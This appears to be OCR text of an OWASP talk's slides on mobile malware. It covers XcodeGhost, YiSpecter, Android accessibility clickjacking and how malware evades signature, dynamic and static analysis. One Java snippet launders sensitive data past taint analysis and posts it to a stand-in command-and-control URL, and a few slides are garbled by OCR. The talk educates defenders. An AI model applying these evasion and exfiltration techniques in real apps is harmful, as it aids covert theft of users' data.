OWASP

Open Web Application Security Project

The Ultimate Reason Why Hackers Are Winning The Mobile Malware Battle

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Meet The Speaker

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20+ Patents

Agenda

- Evolution of mobile malware
- Accessibility Clickjacking: circumventing app sandboxing
- Evading current malware detection techniques
- Recommendations & summary

MOBILE MALWARE EVOLUTION

Malware Evolution


Mobile Malware Evolution

- Motivation:
  - What you do, where you go, what you say, 24/7
- Challenges of mobile malware attackers:
  - Apple's App-Store and Google Play screening process
  - Acquiring privileges requires unnatural end-user flows

WHAT ATTACKERS ARE DOING?

XcodeGhost

- **Compiler Malware:**
  - Malicious development environment
  - Legitimate apps packed with malicious code
  - Malware version enters AppStore with developers' credentials


Developer

We recently removed apps from the App Store that were built with a counterfeit version of Xcode which had the potential to cause harm to customers. You should always download Xcode directly from the Mac App Store, or from the Apple Developer website, and leave Gatekeeper enabled on all your systems to protect against tampered software.

When you download Xcode from the Mac App Store, OS X automatically checks the code signature for Xcode and validates that it is code signed by Apple. When you download Xcode from the Apple Developer website, the code signature is also automatically checked and validated by default as long as you have not disabled Gatekeeper.

Whether you downloaded Xcode from Apple or received Xcode from another source, such as a USB or Thunderbolt disk, or over a local network, you can easily verify the integrity of your copy of Xcode. Learn more.

YiSpecter

- **Jailbroken and non-jailbroken devices**
- **Distribution:**
  - Out of AppStore
  - Aggressive
- **Apple's private APIs**

Evolution of Android Malware

2011

Google Play is riddled with malware

Google play

Google introduces technologies such as "Bouncer" and "Verify Apps"


2016

3rd party stores are riddled with malware

Android

CIRCUMVENTING APP SANDBOXING (WITHOUT RELYING ON ROOTING)

App Sandboxing




Source: developer.apple.com

Security Implications of Accessibility Features

- Accessibility frameworks are traditionally good candidates:
  - 2007 – Windows Vista speech recognition exploit
  - 2013 – Siri allows to bypass iPhone lock screen
  - 2014 – Siri Lets Anyone Bypass Your iPhone's Lockscreen -- Feature or Bug?
  - 2015 – iOS 9 allows access to photos and contacts on a passcode locked iPhone

- Android Accessibility Framework
  - ✓ Has full access to content in other apps (e.g. read emails)
  - ✓ Ability to monitor user activity and take actions accordingly


Would You Fall For This?



ACCESSIBILITY CLICKJACKING

A Few Benign Features

- **Draw Over Apps**
  - Can be presented on top of other apps
    - SYSTEM_ALERT_WINDOW
  - Can be used to pass touch events to underlying apps
    - FLAG_NOT_FOCUSABLE
- **Accessibility APIs**



Source: Stack Overflow

… Can Be Dangerous Together

Victims can be tricked to perform actions without their knowledge


https://youtu.be/4cSRq7_Z26s

What About Lollipop?

- Origin
- Lollipo
  - Tap
    req
- That is

ect tap is

What the victim sees



What actually happens

MALWARE ANALYSIS TECHNIQUES AND WHY THEY FAIL

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


Signature-Based Analysis



Dynamic Analysis


Automated User





Identification techniques:


- Network activity
- Debugging
- Instrumentation
- Etc.




Evading Dynamic Analysis

- Make sure the malicious code is not executed during the analysis
- Examples:
  - Time bombs
    - Location bombs, IP bombs, etc.
  - Action-based bombs
  - Sandbox detection
    - Is the contact list full and “real”?
      - Same for meetings, emails, accounts, etc.
    - Am I running in a VM?
  - Victim detection
    - Targeted attacks


Static Analysis: The Automated Code Auditor






Static analysis unpacks the app and analyses its code & resources

Static Analysis: Taint Analysis



Taint Analysis: Trade-Off Challenge



Evading Static Analysis


- Exploiting the Static Analysis FP/FN tradeoff
  - Arrays, files, etc.

```
String data = getSensitiveData();
String data2 = "";
for (int i=0; i<data.length(); i++) {
    if (data.charAt(i) == 'a')
        data2 += 'a';
    if (data.charAt(i) == 'b')
        data2 += 'b';
    ...
}
PostRequest("http://www.remote.cnc/data.php", data2);
```


Evading Static Analysis

- Exploiting the Static Analysis FP/FN tradeoff
  - Arrays, files, etc.
- Dynamic code
  - Reflection
  - Remote server
    - **Malicious code is never made available by a pure static analyzer**
      - Dynamically load an APK from the server
      - Hybrid apps - HTML & JavaScript (also applicable for iOS)

How to detect malicious behavior, if it does not happen?



